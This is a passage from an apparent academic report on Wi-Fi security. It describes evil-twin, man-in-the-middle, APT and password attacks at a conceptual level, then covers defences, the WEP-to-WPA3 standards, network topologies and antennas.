

Typical Wi-Fi Connection:
WWW
INTERNET
Legitimate Access Point
Legitimate Wi-Fi Access Point
SSID: "Free Wi-Fi"
USER
What Happens in an Evil Twin Attack:
WWW
INTERNET
Evil Twin Access Point
SSID: Also "Free-Wi-Fi"
USER
Attacker has full control of the evil twin access point and the traffic that goes through it.
Attacker

Figure 3 Illustration of an Evil Twin attack [17]

3.1.3 Man-In-The Middle (MITM) Attack

A Man-In-The-Middle (MITM) attack is a type of cyber-attack in which the attacker will get in the middle of a direct connection between the user and the router who believe they are communication with each other. The MITM attack can be a consequential threat to wireless network security because the attacker can capture and manipulate sensitive data such as login information entered by the user, bank credentials and addition personal information. With a successful attack, the attacker can also view all the websites and have a visual display of all the images the user is browsing through. The change in flow of the data is demonstrated in Figure 4 below.




Figure 4 A direct Communication Vs. A Man-In-The-Middle attack demonstration

The MITM can be classified in two groups of passive and active attacks.

In a **passive** MITM attack, the attacker listens in on the two parties' communication without altering the data being exchanged. The attacker gathers information about the communication without interfering with its flow. Passive attacks are challenging to detect because they do not have any indicators for the security techniques and protocols to pinpoint.

In an **active** MITM attack, the attacker intercepts and modifies the data exchanged between the two parties. The attacker can modify the data in real time and inject their data into the communication channel. Passive MITM attacks are less dangerous than active MITM attacks because they can steal sensitive information such as login credentials, banking details, and other sensitive information [18].

Here are some methods an attacker can use in active and passive MITM attacks to gain unauthorized access to a network via an AP:

Address Resolution Protocol (ARP) poisoning – IP spoofing is a method of manipulating a device on a network to direct its data to the attackers' device instead of the intended device. In order to perform this method of manipulation, the attacker controls the network's ARP cache, which is in charge of linking IP addresses to physical (MAC) addresses. Once the attacker's computer receives the traffic that is intended for the router, they can either listen in on or change it, potentially allowing them to steal sensitive data. The attacker can use this new data to try to crack the password or gain unauthorized access to the router or other devices on the network.

Dynamic Host Configuration Protocol (DHCP) spoofing is method that uses a pretentious DHCP server that is under the control of the attacker to gain authorization access to a network and steal sensitive information. The DHCP's job is to assign each host connected to the network an IP address, Subnet mask and other configuration information. When the host broadcasts a request to connect to a DHCP server, the server closest in proximity will respond first. If the illegitimate DHCP server were to be located further away than the legitimate, the attacker can flood the legitimate server with DoS attacks and overwhelm it to the point of stagnation. The attacker will then take the opportunity to utilize DHCP spoofing to redirect traffic to a rogue gateway or Domain Name System (DNS) server, where they may have already compromised a router or other network device. Once the attacker gains access to the router, they may be able to crack the router password.

DNS spoofing uses a similar method of manipulation as ARP poisoning, except the attacker redirects the user to a fake website or malicious server. DNS is a domain name translating system. The system uses a human-friendly format such as www.google.com to refer to an IP address that computers use to communicate with one another. When a user types it into the address bar, a web browser will ask a DNS server to translate a domain name to an IP address. The attacker takes advantage of this host/server communication by intercepting and modifying the DNS response from the actual DNS server, tricking the user into revealing sensitive information. Once the attacker has obtained this information, they may be able to use it to gain unauthorized access to the network.

IP spoofing works by modifying the source IP address field in an IP packet's header. When a device on a network sends an IP packet to another device, the packet header includes a source IP address that identifies the device that sent the packet. The receiving device uses this information to send a response back to the correct device. To use IP spoofing for gaining unauthorized access to the network, an attacker would send a series of IP packets to the router, with the source IP address of the attacker's machine changed to appear as if the packets are coming from an authorized network user or device. The packets are received and processed by the router, which believes they are from an authorized user or device on the network. The attacker can then use this connection to gain unauthorized network access. To crack passwords using IP spoofing, the attacker would typically need to combine this technique with other methods [19].

3.1.4 Advanced Persistent Threat (APT) Attack

Advanced Persistent Threat is a sophisticated cyber-attack that goes undetected for an extended period. APT can target anywhere from a single computer system to a massive network of computer systems. However, there is consistency in the attacks targeting an enterprise or an organization. APT attacks are far from random. They are incredibly strategic, objective, and motivated towards a specific target that intelligent attackers conduct. APT is used to gain unauthorized access to the network though a router and crack the security used to secure that router. The most common targets of these attacks include government and military organizations, large corporations, critical infrastructure, universities and research institutions, and high-profile individuals.

The purpose is one of the most significant differences between an APT attack and every other attack. Traditional attackers frequently target a wide range of victims, and if they cannot penetrate the initial target, they will move on to something less secure. The purpose of that traditional hacker would be financial benefits or testing the limits of the security system employed.

On the other hand, an APT attacker can have several motives to deploy an attack, although it depends on the attacker's objective; some well-known motives include stealing valuable data for financial gain, competitive advantage, and political purposes and gathering top secret information about government and military operations. Cause damage to the critical infrastructure of an organization. Whatever the motivation for an APT attack, the attackers are typically determined and well-funded, and the attacks are frequently sophisticated and challenging to detect [20].

3.1.5 Password Attack

A password is a secret word or character string used to prove identity or obtain access to a resource. A password attack is a method hackers use to gain unauthorized access to a computer, connection, or account by predicting or cracking the password. There are multiple ways an attacker can go about the attack, including brute force attacks, dictionary attacks, social engineering attacks, etc.

- A brute force attack involves trying all possible character combinations until the correct password is discovered. This method is time-consuming and resource-intensive but works well if the password is weak and short.
- A dictionary attack is the type of attack that employs a list of commonly used words or phrases as passwords. The attacker attempts every word on the list until the correct password is discovered. Because it targets the most likely passwords first, a dictionary attack is more focused and efficient. However, it may not be effective against passwords that are not in the dictionary list or are longer and more complex.
- Social engineering password attack is a technique that is frequently used in password attacks to trick the user into disclosing their password as well as other private information. Instead of using technical means to gain access to the password, social engineering attacks generally involve misleading the victim through human interaction. Examples of a social engineering password attack include:
  - Phishing though the usage of illegitimate sites.
  - Pretexting, involves the creation of a fictitious scenario or pretext to gain the victim's trust and persuade them to reveal their password.
  - Baiting, involves leaving a physical device in a public place where it will be discovered. The device is frequently given an enticing name or description. When the victim plugs in the device, malware that captures the victim's password or other sensitive information may be installed [21].

In order to counteract these dangers and safeguard wireless networks and devices from unauthorized access and data theft, numerous wireless security techniques have been developed. The following section will review some of the best methods for protecting wireless networks from these attacks.

3.2 Wireless Security Techniques

In order to protect computer networks from threats such as data theft, unauthorized access, and other wireless communication-related issues, it is crucial to use wireless security techniques. As wireless networks gain popularity, it becomes more critical to utilize various security techniques to thwart attacks and maintain the confidentiality, integrity, and availability of data. Encryption, Intrusion Detection Systems (IDS), Antivirus, Content filtering, Authentication and authorization are some standard methods used for wireless security.

To briefly introduce these techniques, encryption renders data unreadable to anyone without the decryption key, ensuring protection during transmission and storage. Intrusion detection systems (IDS) identify malware, unauthorized access, and other security risks. Antivirus software scans networks for and eliminates viruses, malware, and other harmful programs. Content filtering restricts access to potentially harmful or inappropriate websites and online content. Authentication and authorization techniques ensure that only authorized users can access a network or its resources. These wireless security methods help keep computer networks safe and secure data against theft and unauthorized access.

3.2.1 Encryption

A crucial aspect of Wi-Fi security is encryption, which helps protect data transmitted over the network from unauthorized access and interception. Encryption involves converting plain text to cipher text using an encryption algorithm and a secret key. The cipher text is then transformed back into plaintext during the decryption process using a decryption algorithm and the same secret key.

Symmetric and asymmetric encryption are the two main varieties:

- The same secret key is utilized in symmetric encryption for both encryption and decryption. This implies that the secret key must be known by both the sender and the recipient. A secure method of sharing the secret key is necessary for symmetric encryption because it is quicker and more effective than asymmetric encryption. Key lengths for symmetric encryption typically range from 128 to 256 bits.
- A public key is used for encryption and a private key is used for decryption in asymmetric encryption. While the private key needs to be kept a secret, the public key can be freely shared. Although slower and less effective than symmetric encryption, asymmetric encryption does away with the need for a safe method of

sharing the secret key. Key lengths for asymmetric encryption typically range from 1024 to 4096 bits.

An overview of different encryption protocols, algorithms, and techniques used in wireless communication to secure data against unauthorized access and interception:

Wired Equivalent Privacy (WEP) is a wireless encryption technique that is used between a device and an AP. To protect data transmitted over a wireless network, WEP employs the *RC4* encryption algorithm. RC4 generates a keystream, which is then combined with plain text data to produce cipher text. The algorithm has several security flaws that make it vulnerable to attacks.

Temporal Key Integrity Protocol (TKIP) is a wireless encryption technique used between a device and an AP. TKIP, like WEP, is based on the RC4 stream encryption algorithm but with the addition of a *Message Integrity Check (MIC)* to ensure the integrity of data transmitted over a wireless network. The plain text data is hashed by the MIC, which is then combined with the cipher text to produce the final message. TKIP was created and designed to provide more secure encryption than the highly insecure WEP.

AES is a wireless encryption technique that is used between a device and an AP. AES employs the *Rijndael algorithm*, a block cipher encryption algorithm with key lengths of 128, 192, and 256 bits. The Rijndael algorithm is more secure than the RC4 algorithm used in WEP and TKIP.

- **Counter Mode with Cipher Block Chaining Message Authentication Code Protocol (CCMP)** is part of the IEEE 802.11i standard for wireless LANs. It uses the AES encryption algorithm in *counter mode with cipher block chaining message authentication code (CBC-MAC)* protocol to provide enhanced security for wireless networks.
- **Galois/Counter Mode Protocol (GCMP)** is used primarily in Wi-Fi networks and is included in the IEEE 802.11ac standard. It uses the AES encryption algorithm in Galois/Counter mode to provide enhanced security for wireless networks. The protocol uses a combination of a block cipher in counter mode and Galois field multiplication to encrypt data. GCMP is faster than CCMP and provides better security for larger packet sizes, making it ideal for use in high-speed wireless networks [22].

In Table 2 below, the WEP, TKIP, and AES encryption algorithms are illustrated with more details.

Table 2 Comparison of Wireless Encryption Algorithms

Encryption Algorithm	Key Length	Security Strength	Mode of Operation	Used in	Year in-troduced
WEP	40 or 104 bits	Weak	RC4	Legacy	1997
TKIP	128 bits	Weak/Medium	RC4 and CBC-MAC	Legacy	2003
AES-CCMP	128 bits	Strong	CTR with CBC-MAC	802.11i/WPA2	2004
AES-GCMP	128 bits	Strong	GCM	802.11ac/WPA3	2013

3.2.2 Intrusion Detection System (IDS)

Intrusion Detection System (IDS) looks into and identify unauthorized access to the network and notify the network administrator in case of any suspicious activity. It analyzes all the data packets going in and out of the private network. The IDS then goes through a network normalization process where they begin to learn what the normal functions within the network are like. The consistency in the communication will allow the IDS to recognize and highlight the abnormal patterns in the exchanged data. If the IDS finds any anomaly in the pattern, the system will send an alert [23].

The IDS security technique is specially designed to identify threats that go past the firewall without its security measures detecting them. IDS comes in two forms:

- Host-Based Intrusion Detection (HIDS) is implemented and run on a single computer, which means that the IDS will solely monitor and analyze the activity on that computer. The source of data from which this type of IDS collects its data from to identify an attack, is the host computer's operating system.
- Network-based Intrusion Detection (NIDS) is the more popular form of IDS. The IDS monitors and analyzes network traffic across numerous operating systems, switches, and routers. The scalability this type of IDS offers allows the identification of threats and attacks that could target multiple operating systems across the network and the network devices themselves [24].

Given the IDS's role in a network, it may identify and potentially prevent attacks at a large scale. Some of the main attacks the IDS is known to recognize are:

- Malware attacks. The IDS detects these types of attacks through pattern recognition, monitors the behavior in the transfer of data between different endpoints, and analyzing suspicious traffic.
- Denial of service. The IDS detects DoS attacks using various methods such as setting limitations for the network traffic, pattern recognition, and sudden spikes in traffic that could indicate an attack.
- Post-scanning and probing. The IDS detects this type of attack by looking for repetitive connection attempts, pattern recognition and data packets with unique flags Anomaly-based detection, Signature-based detection, and Protocol-based detection
- Brute force attack. IDS uses pattern recognition in login attempts and data structure to identify an intrusion.
- Insider threats. The IDS identifies this attack by picking up in deviations from normal user behavior which could indicate a potential attack [25].

3.2.3 Anti-virus Software

Antivirus (AV) scans hexadecimal or binary-based files for potentially malicious patterns. These files usually accompany software and applications downloaded by the user on the local computer. Once these patterns are found, the AV removes them from the operating system so that the computer can function as expected. AV can also isolate these files from the rest of the operating system until a solution is found to treat them.

Several AV software programs are available for users nowadays, but all share fundamental capabilities. The main capabilities include:

- The ability to scan compressed files and packed executables, as well as active scanning.
- Operating continuously without interfering with a user's normal computer usage because it runs silently in the background as a daemon or service.
- For network administrators to manage and keep track of AV software across a network of devices, AV software typically comes with a management console. Administrators can manage the AV software on all devices using this console's various tools, which include update preferences, scanning schedules, and other configura-

tions. Administrators can make sure that all devices are secure and up to date with the most recent virus definitions by using the management console, and they can also react quickly to any potential security threats that may emerge.

- Additionally, self-protection drivers, firewalls, and network inspection tools are frequently included in AV software. Users can also choose between command-line and graphical interface options.

Beside the general functionality provided by the majority of AV software's, the software can be useful in securing the data being transmitted wirelessly between a device and router in several ways;

- AV software can scan for malware in the data being transmitted between a device and a router to prevent interception and theft of sensitive data.
- AV software can provide firewall protection to the device and the router, safeguarding against unauthorized access and cyber attacks. This can help in preventing network breaches and ensuring the security of transmitted data.
- AV software can support encryption protocols such as WPA2 to ensure the security of data transmitted between the device and the router, preventing unauthorized access and safeguarding data from interception and theft [26].

3.2.4 Content filtering

Content filtering is a security technique that can help prevent unauthorized access to a network through a router and protect against password cracking. It works by blocking access to certain websites, emails, or IP addresses that contain specific character combinations associated with questionable content. Such content could include violent video games, obscene images, prejudiced literature, or traffic from known malicious IP addresses. By using content filtering, users can be protected from potentially harmful online content, which can help secure the network and prevent unauthorized access.

There are many methods of content filtering; some of the methods used in filtering web pages include:

- URL Filtering: This method limits access to websites based on their URLs. The URL of each requested web page is compared to an administrator-created list of URLs that are blocked, and the filtering software decides whether to allow or block the URL based on the result.

- Keyword Filtering: This method entails scanning a web page's content for particular words or phrases deemed inappropriate or undesirable. To determine whether a web page should be allowed or blocked, the filtering software compares the content of each page to a list of keywords or phrases.
- Image Filtering: This method entails examining web page images to spot offensive or inappropriate content. The filtering software compares an image to a database of known inappropriate images to determine whether it should be allowed or blocked.
- Content Rating Systems: Similar to the systems used for video games or movies, many nations have set up web content grading systems. Based on the user's age, filtering software can use these ratings to decide which websites to allow or block.
- Artificial Intelligence (AI): Filtering software can learn from user behavior and feedback with machine learning and artificial intelligence algorithms, improving its accuracy over time. Text, images, audio, and video content can be analyzed by AI-based content filtering [27].

3.2.5 Authentication and Authorization

Authentication is crucial to Wi-Fi security because it ensures that only authorized users and devices can connect to the network. Anyone within the Wi-Fi signal's range could potentially connect to the network without authentication, which could result in unauthorized access to sensitive data or other security problems. Wi-Fi networks can limit access to only those who have the necessary credentials, such as a username and password or other security token, by requiring authentication. This helps to ensure the confidentiality, integrity, and availability of the data transmitted over the network as well as the protection of the network from unauthorized access.

The act of allowing or denying access to specific resources or features based on the authenticated identity of a user or device is referred to as authorization. In Wi-Fi security, after a user or device has been authenticated, authorization determines which network resources and functionalities they are allowed to access. This process is critical for ensuring that only authorized users and devices can access specific network resources and features. Unauthorized access to network resources and functionalities by authenticated users or devices could lead to security breaches, data leaks, or other security issues. Therefore, authorization is essential for Wi-Fi security [28].

There are several types of authentication and authorization used in wireless communication between a device and a router. Here are some common ones:

- Pre-Shared Key (PSK) authentication: To establish a connection, a shared password or passphrase must be entered on both the device and the router.
- EAP: This is a more advanced authentication framework, and not a specific authentication mechanism. It uses a server to verify the user/device's identity. It enables the use of various authentication methods within a network, such as digital certificates, smart cards, and biometric systems. EAP is typically used in conjunction with other authentication protocols such as Remote Authentication Dial-In User Service (RADIUS) and 802.1X. It provides a standardized method for authenticating network users and devices and enables secure communication between them.
- 802.1X: This is a common authentication protocol used in Wi-Fi networks. It allows devices to be authenticated before they can access the network. 802.1X requires users or devices to provide credentials such as a username and password or a digital certificate in order to function.
- Simultaneous Authentication of Equals (SAE) is a secure method for establishing a shared secret key between a device and an AP in Wi-Fi security. It provides mutual authentication via the Dragonfly Key Exchange protocol, preventing man-in-the-middle attacks. SAE provides forward secrecy, making it more secure than WPA2-PSK method, which is vulnerable to offline dictionary attacks [29].

The Table 3 below illustrates and categorizes detailed information about some of the Authentication protocols used in this work [29].

Table 3 Comparison of Wi-Fi Authentication Protocols

Authentication Protocol	**Compatible Encryption Algorithms**	**Year of Release**	**Strength of Authentication**	**Wi-Fi Standards**
802.1X	WEP, TKIP, AES-CCMP, AES-GCMP	2001	High	WPA, WPA2
PSK	WEP, TKIP, AES-CCMP, AES-GCMP	2003	Low	WPA, WPA2
EAP	WEP, TKIP, AES-CCMP, AES-GCMP	2004	High	WPA, WPA2
SAE	AES-CCMP, AES-GCMP	2018	High	WPA3

3.3 Wireless security standards

Wi-Fi security standards are a set of rules and procedures that employ encryption technology to secure networks and protect clients' data. Because wireless networks are frequently less secure than wired networks, wireless security standards are essential for keeping you safe online. Cryptographic keys are used by Wi-Fi security standards to randomize data, rendering it unrecognizable. Because symmetrical encryption is used in Wi-Fi systems, the same key is used to encrypt and decrypt data.

Wi-Fi Alliance, the non-profit organization that owns the Wi-Fi trademark, certifies the WEP and all three versions of the WPA security standards. A basic description about the development, encryption algorithms, vulnerabilities and examples can be found below.

3.3.1

3.3.1 Wired Equivalent Privacy (WEP)

WEP is a wireless LAN security mechanism. It was first introduced as part of the IEEE 802.11 security standard in September 1999. WEP creation responded to the need to protect wireless networks from unauthorized access and eavesdropping.

WEP was designed to provide security comparable to that of wired networks. WEP encrypts and decrypts data transmitted over a wireless network using a shared secret key known as the WEP key. The key can be a 64-bit long key or a 128-bit long key. Moreover, the cryptography of WEP is processed on two ends, the sender’s end, and the receiver’s end.

WEP is an insecure Wi-Fi security standards due to several significant flaws. For starters, it employs weak encryption with a 40-bit key size, making it simple for hackers to brute force the key and gain network access. Second, WEP uses consistent Initialization Vectors (IVs) to activate the encryption algorithm, allowing hackers to intercept and decode network data. Third, WEP lacks any mechanism for checking the legitimacy of devices connecting to the network, leaving it open to spoofing attacks. Finally, WEP necessitates manual cryptographic keys, which can be challenging to implement correctly, and keys must be changed frequently to preserve security, making it a weak standard [29].

3.3.2 Wi-Fi Protected Access (WPA)

Wi-Fi Protected Access (WPA) was formally introduced in 2003, two years after the release of WEP. WPA was considered a hotfix release and was meant to replace the WEP security standard that was previously used in wireless networking. This hot fix was necessary because WEP's demise had left Wi-Fi networks without viable link-layer security, and a solution for already deployed hardware was required.

In the WPA standard users are required to use their own unique credentials (username and password) for a successful operation of the authentication protocol. These credentials are then used to generate a cryptographically strong session key. The following messages are encrypted/decrypted using that session key. Furthermore, each successful authentication protocol operation generates a unique key called the pairwise Transient Key (PTK).

For encryption, WPA employs the Temporal Key Integration Protocol (TKIP). The IEEE 802.11i task group and the Wi-Fi Alliance created TKIP to replace WEP without having to replace legacy hardware. TKIP uses RC4 encryption algorithm but with a noticeable difference in the approach. As opposed to WEP standard that uses fixed key system, WPA uses a dynamic per packet key system where each data packet is encrypted using the PTK that was generated from the authentication protocol.

Even though WPA standard has several advantages over its predecessor WEP standard. It is not considered strong enough and has several vulnerability issues. the side effects of these vulnerabilities include attacks on the passphrase within the authentication protocol, limited authentication options, Man-in-the-middle (MITM) attacks, and compatibility issues [29].

3.3.3 Wi-Fi Protected Access 2 (WPA 2)

Wi-Fi Protected Access 2 (WPA 2) was introduced in 2004, one year after its predecessor WPA standard. WPA2 security standard was developed for two reasons, one to resolve all the security flaws and issues that the WPA standard had. Two to replace the very first security standard WEP with a more advanced and long-term standard.

WPA2 uses AES algorithm with a key size of 128-bit and IV of 48-bit to boot the encryption fundamentals and provide both privacy and data integrity of wireless security. The AES algorithm is a symmetric-key algorithm, which means that the same key is used to encrypt and decrypt data. WPA AES encryption is becoming more popular in both home and business settings because it is more resistant to network attacks. WPA2 comes in two different variants. The first variant known as personal mode uses PSK for authentication. It can be found in home routers. The second variant known as enterprise mode uses N 802.1X for authentication. It can be found in large enterprise networks.

Even though WPA2 security standard has been in use for approximately 19 years now. It has many vulnerabilities and can not 100% protect the communication from an attack. The attacks that can be found against the WPA2 include, Denial of Service (DoS) attack, Brute force attack, Man-In-The-Middle (MITM) attack, and Hole 196 [30] [31].

3.3.4 Wi-Fi Protected Access 3 (WPA 3)

Wi-Fi Protected Access 3 (WPA 3) was developed in 2017 and released in 2018. It was developed by the Wi-Fi Alliance because of an attack performed in 2017 that broke WPA2 security standard and destabilized the positive assumptions of its security.

SAE also known as Dragonfly is used by the WPA3 standard for authentication and key management. SAE is based on a protocol called the Elliptic-curve Diffie–Hellman (ECDH) that allows the sharing of a secret key between two ends of a communication even if the channel is considered as insecure. This authentication protocol is considered stronger than and meant to replace the authentication protocol PSK used in WPA2. For the encryption of messages WPA3 uses 192-bit cryptographic tools, an improvement over the 128-bit encryption in WPA2, that protects against Brute-force attacks.

WPA3 does not come without its vulnerabilities. However, the flaws were relatively lower if compared to its predecessor, WPA2. After the release of the security standard, the flaws in the security were pointed out and the term dragon-blood was used to describe them. The two most popular flaws that were associated with dragon-blood were the side-channel attack that allows an attacker to obtain the authentication password, and the Wi-Fi Easy Connect function of WPA3, that allow the attacker to unveil a DoS attack by delivering a deformed message to the network [32] [29].

4 WI-FI NETWORK INFRASTRUCTURE

This chapter provides a foundational understanding of the technologies and components that are commonly used in in Wi-Fi networks. Understanding the various types of Wi-Fi connections, antennas, and network interface cards can aid in identifying potential vulnerabilities and threats in a wireless network.

4.1 Types of Connections in Wi-Fi Network (Network Topology)

Network topology refers to the physical or logical layout of a computer network. Physical topology is concerned with the placement and number of devices, how they are interconnected, and coverage area. The logical topology is concerned with the network and security standard used for the communication. In this subchapter, the most common physical network topologies of a wireless connection are described.

4.1.1 Point-to-Point Connection

Wireless Point-to-Point is the simplest type of connection between two nodes over a certain distance, illustrated in Figure 5 below. The devices that participate in a point to point connection need to be equipped with wireless adapters that support the same Wi-Fi technologies as the corresponding device. Point-to-point also represents connection established between two LANs.




Figure 5 Point-to-Point link between two buildings

Point-to-point communication between two LAN's requires directional antennas which receive and send out signals in one specific direction. This allows improvement in quality and strength of the signal. However, this type of connect can be compromised if the weather is harsh and in unfavorable condition, the line of sight is blocked or limited or other wireless signal are attempting to cover the same area, which could potentially lead to interference.

4.1.2 Point-to-Multipoint Connection

Point-to-Multipoint is a form of topology that allows a connection between two or more devices. This connection in between these devices is wireless and direct, meaning that it does not require an intermediary device between the two endpoints to navigate the signal. This connection is illustrated in Figure 6 below, and it provides coverage over a large area which allows users to connect to the same network from various locations. Other advantages include the connectivity of multiple (Internet of Things) IoT applications in a large industry, and the access of multiple devices to the internet over a single connection that uses public Wi-Fi hotspot.




Figure 6 Point-to-Multipoint connection between several buildings

Although point-to-multipoint connections seem more advanced and capable than point-to-point connections, both types of connections have the same disadvantages regarding weather conditions, limited line-of-sight, and signal interference.

4.1.3 Mesh connection

Mesh connection is a type of wireless network that can be defined as an interconnection between multiple nodes for better network coverage. Each device on this network is classified as a node that participates in a data change. The difference between the mesh connection and the previously mentioned point-to-multipoint connection is that in a mesh connection the workload is distributed among multiple nodes to minimize the usage of bandwidth and allow a better quality network coverage. Whereas in point-to-multipoint connection one node serves as a hub that requires the data exchanged in the network to pass though it to get to the receiving end, functioning similar to an AP in a centralized network. Figure 7 illustrates a wireless mesh connection.




Figure 7 Mesh network between six wireless APs

Another characteristic of a mesh network is its ability to dynamically adapt to changes occurring in the network structure. The network is known to be resilient to changes in efficiency and signal strength, even if a node were to be added or removed from the network [33] [34].

4.2 Antennas in Wi-Fi Networks

Antennas are devices used in the field of telecommunication for data transfer over long distances. Radio waves are used by a transmitter antenna to broadcast data, the receiver antenna will then pick up on the RF and receives the data. Detailed explanation about radio wave frequency can be found in subchapter *1.2.1Radio Wave* of this work.

4.2.1 Types of Antennas

Classification of the types of antennas depends on antenna radiation pattern. It is an important factor in the design and performance of the antenna, because it describes the method in which the antenna emits and receives electromagnetic waves in various directions. The types of antenna include omnidirectional and directional.

Omnidirectional Antenna

An omnidirectional antenna is a type of antenna that emits and receives electromagnetic waves in a 360-degree pattern. Meaning that it is capable of communicating with devices located anywhere around it. It is essential in wireless communication systems because of its ability to provide coverage in any given direction. These types of antennas can be found in a wireless AP to provide coverage over a large area, or a base station antenna for mobile communication system.

Directional Antenna

A directional antenna is a type of antenna that emits or receives data in the form of electromagnetic waves in a specific direction, also known as unidirectional, rather than in all directions like an omnidirectional antenna. Because the signal is sent in a specified direction, the antenna has improved signal strength and range for wireless communication systems. This type of antenna requires precision in setting up the direction and alignment in which the data needs to be sent. It can only be used in cases where the sender has prior knowledge of the receiver’s precise location. Directional antennas are used in fields such as point-to-point wireless communication, satellite communication, and wireless LANs [35].

4.2.2 Characteristics of Antenna

Antennas come with all sorts of characteristics that help achieve a network's highest potential. Considering the key components of an antenna is important due to its role in a wireless communication system. Some of the key components include gain, beam-width, and polarization.

Gain: An antenna's gain is a measurement of how well it directs radiated energy in a specific direction and is typically measured in decibels (dB). Compared to a low-gain antenna, a high-gain antenna emits more energy in a specific direction.

Beam-width: The beam-width of an antenna is an indication of how concentrated the antenna's radiation pattern is and is typically expressed in degrees. A wide beam-width indicates that the antenna radiates energy over a larger area, whereas a narrow beam-width indicates that the antenna is highly directional.

Polarization: The orientation of the signal's electric field is referred to as the antenna's polarization. Antennas can be polarized in various ways, such as vertically, horizontally, or cyclically [36].

4.3 Network Interface Cards in Wi-Fi Networks

